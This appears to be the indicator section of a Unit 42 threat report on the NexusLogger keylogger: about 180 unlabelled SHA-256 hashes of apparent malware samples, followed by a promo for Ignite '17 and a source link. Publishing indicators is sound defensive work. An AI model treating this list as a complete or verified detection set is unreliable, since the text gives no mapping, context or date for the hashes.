2ce74bdf2b2488710a334e6638be4b47bc077740744b48652e3cb1d367202bc1
158030e14e011efa21c992fa69ebb0da0608b1b4d2e5edf3bf423314c11c5552
3d43ccdf338c2be33e32fc3eff49eae55ce0580a3273112d7b68a641f30ff1c3
0f1d36188a81cc4d04d695e7d24e052d3b8b67908b2bb74cd018c8337d5f60ef
89d5be72d58fbc4e5d008804939aa5440532ad02b6f56bcb7969412b1faceae3
e1243f5b3d1044f5fe4bd4560166c832fe447516c5ac7d3e71e368f8a5304ea4
7918e3763af17b6330d8044e211baead54d3da85e8d9e048dfd2482195876534
1b32d1e02e94b1d359730844fb5febb9ec812bc1da5883932dbc171f5682c732
69f11628448806ef6ab893ba760c01945de102b77ea883633036e5a05dfa6e97
d6695ea939a7e3655a7d3844a7a05b49e1d37e5bd9d9826aaae97bd3afe31471
017df7d1e2c45a615932a080c3984e46480102c9ae6b0a35597c2d18c5edfaa4
22715a7f7e758d99c017910e80aa1b6348e804b2f0dd3339e8a27d3800578a4c
d5e2d6727af7ad829c08f48c6ffec9d6e459ff8a8d8d457aac3638902b38ae0b
0d38a2f46d37de538dd1f65802af5c22960f253be059e93eb15631ed4ada315d
5513db12980bb60e7ec0fad3a5b45e2a3bf9c58d5f31b80c49ed2d304a41a384
0d064174b6689ce3934b4dbeaca3b2b6301f06a7440a83f4eb02954cb0ebcbcc
5ddb442ef2c97b77aa6cc4e1a54e59a3a340283b2bda112a21d46a15beba858f
212f1f3a139a12760beb8411833c535a5b7f0ae0b146f6d152178e273ac0e9bf
ca9ff7e8f2f25e21ab114fbccee3c62e84f37a4b8730c5370f36f3e5f71b0333
40de580e4ace02b5b5925278b7e73cf65e68dc171c65ba6a4f136a622e6b4e2c
5d17b7a43e2da6ec56ff859b0f200e044db62f32f068a4aee208c5accf8abee6
20076d984a2afe7417cc82d55dae0b41a8ae1f723b8096d4a4ca23f5b0a1f1a3
da151794c501fb86e1d170f76db6ddff98ac84d427495b5fc051b535e133188a
f00aff38ab2b1e3db07169b6fcad04ee5640a77ebc0170684728e92a1a56addc
52b22d2bde7563db3fa817e1b648c46218089605431def4abfe273e6c12f445c
b9fa0c3c2fb59f48e06a4be7f1aaee249ac0a0b04f49a14bc615fdc270372b39
e101c326dfd258bb94cb358fe5caf2cf6fcc121c1454d9d64e6c96523877fae8
dfdfe4120bbf2fcc24cae2b5d0b9e3e3d93bef1a467ada397aa7722618ae3c4c
3254c17775a8271caf7ec3e4a027b66ed46a2290fd8290d098d869e965d8460d
5e3beaa920083423a7f4bfa8cb8c19302e9b5a188292c031b266d1dac4b686c5
8fd98922ce985e864458e7b3e46ed540f81e54430787079db157bdaece34cc29
a5593f1486b260cccb9643581edfdfa95339712b126ba3c7028a530d7201c19d

0c186f1bfdb02d71a4903f9c739bb21a708d0008af5b3015406d3d20eabea3fe
318f8189636dbc8cb6818b89329af20ba014ed08f7cd0d9f86258c60d9f0d539
bd6a3e9e8e2f3c1bf78947e0d2e0fe6528765652c5b183de48e8ce60e37b44e9
204004b1491247b38f3844519f5f41395c5f989a769f4d9178b04a9694ed33b5
bd0b1c1e8d74f92a94d309258e8cd35b945777ad49b0c0a99110c52efb741648
7ae33fc91d7b64f08f0a3b16e6c1e59dc0495088226b9fab74b321a2bdeee3b4
afee031f43cb0355c9e72a876c8b81ed5e50c39173b87a7f7f88a347627d6365
d49fb8cc46c204bc4ac0ce1c8cd66babc0f1b19d46e683e81308a7c3b0fa8db5
7de41d2170954a5bff8534f2c086bc2efc6848f25d98ac31122b08989359dd35
54c84234ea2455323362ea9ce70cf1b45f095595f88fb77fab08c271417b1bb2
eb4ea28dc30b714453fcc880fe8b44c68561882fef2c9e35688da07a6f8d85c4
db025c22ebd79b16c3c2a3808573ade3802eac46921c01c39ece6b6e67078819
46a81790676a1820427ba08efe43b8b1e9b283509154d354045f955da2d81313
97bf222cb0d63bc98d796f297bda998b804cb581ca4c054f81ed3704b4b1ce01
a61392e6d1f71c22062461de7fbaabaa06990b031fab69a26aaa228ceacee657
d74d155b8b16209c0d3e04c21432a001e27a66a5ddbd801ee12f8e0cb92d6774
6e7cb271060fcdcee419637b76e500433f2c7ef34ae59b6f6a73076baeea21ae
c7bca01d699d290ed9c5d40249c8d0790b65c1fb7242bc236ab58269d01dabed
858a21cbf4cf529e5796f81f5eda7d05f0f3bd8df25bd277569e2f3b047bb63b
f4b4db298c410cea7847d3840497c12d24a77618bbdab5f7557f7b1dbb7aaf12
4bf9992092a889488d14e2bf7a528075cb7644398137bb3f6f2ddc01d120312f
69dc333cbc73d20bdbb608edff1cd682f6f13776f740d29c4aec45ba9e3ccb69
9798469a6d4d2bef2e0f6fb8d9c829d8696a568b900cd89a28f0768ae8702d5f
d30cec3482bd588c0480859097f869efdbe8d0f7396f5cd6b76dba12a06a8d94
7269f54bd4e382626f9729c192ef1b843a26aecec1050852bb061c70f4aa6ba1
dda349e63b80027ffd3082ed4d473dbb2f9635e26bc963ddd98b984ec41d9738
16e9f2a61dbbb05b410690578d9b35b7d813e457fd85a46274dd27729aa26930
aab243f0c161197d1a2082fa644b740924b44441d8caded67f6f376b3275a5b0
10807e197b0f761248acd95151168684035fe15eca433d1cc765ecb03821cebc
744c03508bb073985c23708b0bfdc4444b4775f2cd4e84d83ae715bff82aacb5
142a1939cba1590b0498e5bcc71dfe8c3e95aaa9cb29ce790a6e82384981af76
019ee2c0301978e23ef093b2120d2733fe244e70094aeb3cd2281556adad9273
c46393def4ba5653409fb799cb572fe8286e681da8d99a69ad49df6c4becc293
73878c52220e64f334f0d1a982ddf71ae249a5b2555ca037b20587df715f62dc
c663156a6a8c700965d73bbfcd709bbbaf9fc683fba583576502c6c81898e210
6eef292eeba37a96ad1f64af5f0e508718eac76d640fa59f069a6e7378808148
1ffe5e8fb2868ae4cb4449a7482fee4a97234d5aac87dd12d8b3e506c7e298fe
185d4c438fd009d382770308591ff5929947fa21a92bf4e1b9b6fb0415e76af3
dde1f27355c5c96696f400ac5b857055c5bb50a397313f2ce6bec6d8b14d03e9
3ff11c829cb0abb2e1487251480bad7e3de364e3f82acbf614922839b8389133
ba605782d06face7f42528f8ce731ecdf6c05bdf75670f86f28cae71f2851510
203bc35371574b637ffb3e542bedbc7fae49eee8a51b8cb5a3f862fc8df00678

c6072a02dcbbc40a860f7edfa7b3daae8940cc8efa2edabbf58a016e11dad81c
5a2992a35a2339eda44cfd884b60dcd821dbaca8f3c6eba93040a34f267c9d47
63615cf60769e0c42f6f2308ddf2b753f24b8adf017e7e118a47c5af52135d87
e8c75b9321816ca37ee988c0d3177cc389bfcf546607ac42f29cd6a4ce93c9d4
d2e572dcec71cf045df6aa0274643f264f720b61ba08e9553bceb391956359a3
ac7258e666424554c6f9152fcc2251e2d41de83d4bb9344d4bd126c4e3106e84
894378526f1f8ab955020cd18d8a3a8296c91570ad9a8da2e6f742a67ece2045
d6ea0a44dafcce258acca0f797f488f157cc86c4bfe022fad63211b2ab3e8c9b
71cbb7ea8e0e77b9bc1e75e4620b644b452da85f92099eff21f81f1a8bdca25d
dd9fe3d4b6362af45b8f02ad5523e8cae9e3f4977cb6feb4eebd22909ddf8863
52ab67dc95b9ba7b866f9a26fd949536b53023af0378f95570000757a9fc35bd
6a9b43930755f76d924ca5ad21edf5a764ba22956f5913f0c00bcafcafccbf13
cc9f6ea8612b61a11e4349b0a6f6a1735eef926324d6c5255e4281baf4515a96
3be14738eb4e9cdba5314c31cc54a1c68860bb2eab0df4e303fd1e5e3f7baeae
b7d6c21012652c1d20e01364d4f7e2041928d34e57a3419de207d8601b80a35d
21bbf0634b37e8f63604c6d5ed02fd4508b3e0cc4185f836ed230a8b8e899e24
3db5f75a6a2a4dff8d50dd7892e31ddfea4c4d0aa0bf03ec33795afc5c297902
3eda25e70c36231d2480947bc72ff07afa7c56410d9ddf611ece6b1258ecb4e9
f7f653de609c220b4b7cf133f48e8d3a2bb35592c50208f430b09279faeafa93
2bd748974511444e610b93fc61cfe15dd47345082333a839d73c8fd5d73618fe
4f787d10a793b16fba59daebd9ae89f8ddb5a80afe8e81bebe9bb33ea0528e54
c03a32ada2a0380e245648182c5238a8426aa9b308af921653dc662c94b38499
c3bc3955d6c1a80aad3e9d68337630f7db7d06ca8d61e726e046166a807e08ae
a9940332b0712d8d5490507985c248defe4c593d1d7ec21375b004a26554216e
cd2b6b098c9eea8a7ab3c8ca0f85b66442194bbfd8dc55d1e0b84cf20e614d9b
af40c829d8a0c5fecdaa98319100fbafc304e704ce9fa800cbfd5df78ea28290
806f2f6acf3b1333256d821af94648f12e21b891e9105eb7551bbe58c92d6710
9d603593b36c6a7a6a677047eabb80aa23582d5cea9bdac986d5cb6b5a5666b9
e9dc43afbb6ac39b7d9d99763f74db60345e765e0416f00238ece4568a80e096
afa10655749fdf43ecdb20344bbd1fb6d99ed51675a713bec6a909deb467d469
461296a2dcac94363e6b57e2a466c669bb2e007c89eba329107bd78a28eebb6f
03a122719c96daa76abe1d5cc18ba3caa21fea23a7fab9a4eae2758eb0a2af22
a92202aae7d1ad2709bf4324b4ce343d8fc5d29b130e30a6b235085b46110e57
30c562ae1923ea2d91475e5b1777c15e789d94266fc5edd4c69621d8da38f4fd
2ceac94d9237b7560603e9ec207bb665573ced4f00daaa55a3bdc5649f199a53
282485ed92f54bec7a9b9550f2f897235ae6049eaf22b148e006a1f6ac7e04de
39698757f5bb5b0ae41e1a3843a264e693357377132bac8a25c3b94082c82e43
a560e39609e22461ce439c04e130c6405f87b0067711dbb74d1ae2d22948ca75
19a7581afe74187e2e24ab8d7b4c4bd70063ddbe11b7febb34f5c23a6028657e
a401e4d026a50a1f8cb431e0e07597ffdac824a80612033118fdcbd4d61c59ce
577dd96941130189e551087fb89c5158e9cea2bd6576e986245c8507d06e7dfe
914206ff186148044c3ff8b97ae586ef09cfc3a2f1629a71686acd428d5fdf60

7da82d41d129fec896b4fe1cbf47b727136353a559068339d395fef20a9b3e7b
167980838e37f5cdea91f23c43a5ed712e1ad0dfcccaec459ae13d69675d3217
c910a9417ff26a9fba0994c3ec08e7b9a9457f90c5f8318e5e6b81e706863618
0cf0ef8d340b7734dd9215f74aa08be3ef20c7b69febd528b7413f00a40c06aa
aa298adb71b7883853b7655d8bcd63151414bf7867bfb0c72c8df3165128116b
2f3b2a1117f2e4e967955190d060e8a4e4a1e6146d74c4df67fe16fea096c892
fd9ba4f4464ced6783a00fd26a55d2f877ded75c00711bdac2bde35da2c416ce
dbfd42831634c704e228081d6b7f3d5f67d9c113fe1a10a6b1d427ccf5364a09
65598ed22c36182c0a05222d950c75f1fdf7521eeb7932f9b8055d2b2c5f4a54

Ignite '17 Security Conference: Vancouver, BC June 12–15, 2017

Ignite '17 Security Conference is a live, four-day conference designed for today’s security professionals. Hear from innovators and experts, gain real-world skills through hands-on sessions and interactive workshops, and find out how breach prevention is changing the security industry. Visit the Ignite website for more information on tracks, workshops and marquee sessions.

Source: http://researchcenter.paloaltonetworks.com/2017/03/unit42-nexuslogger-new-cloud-based-keylogger-enters-market/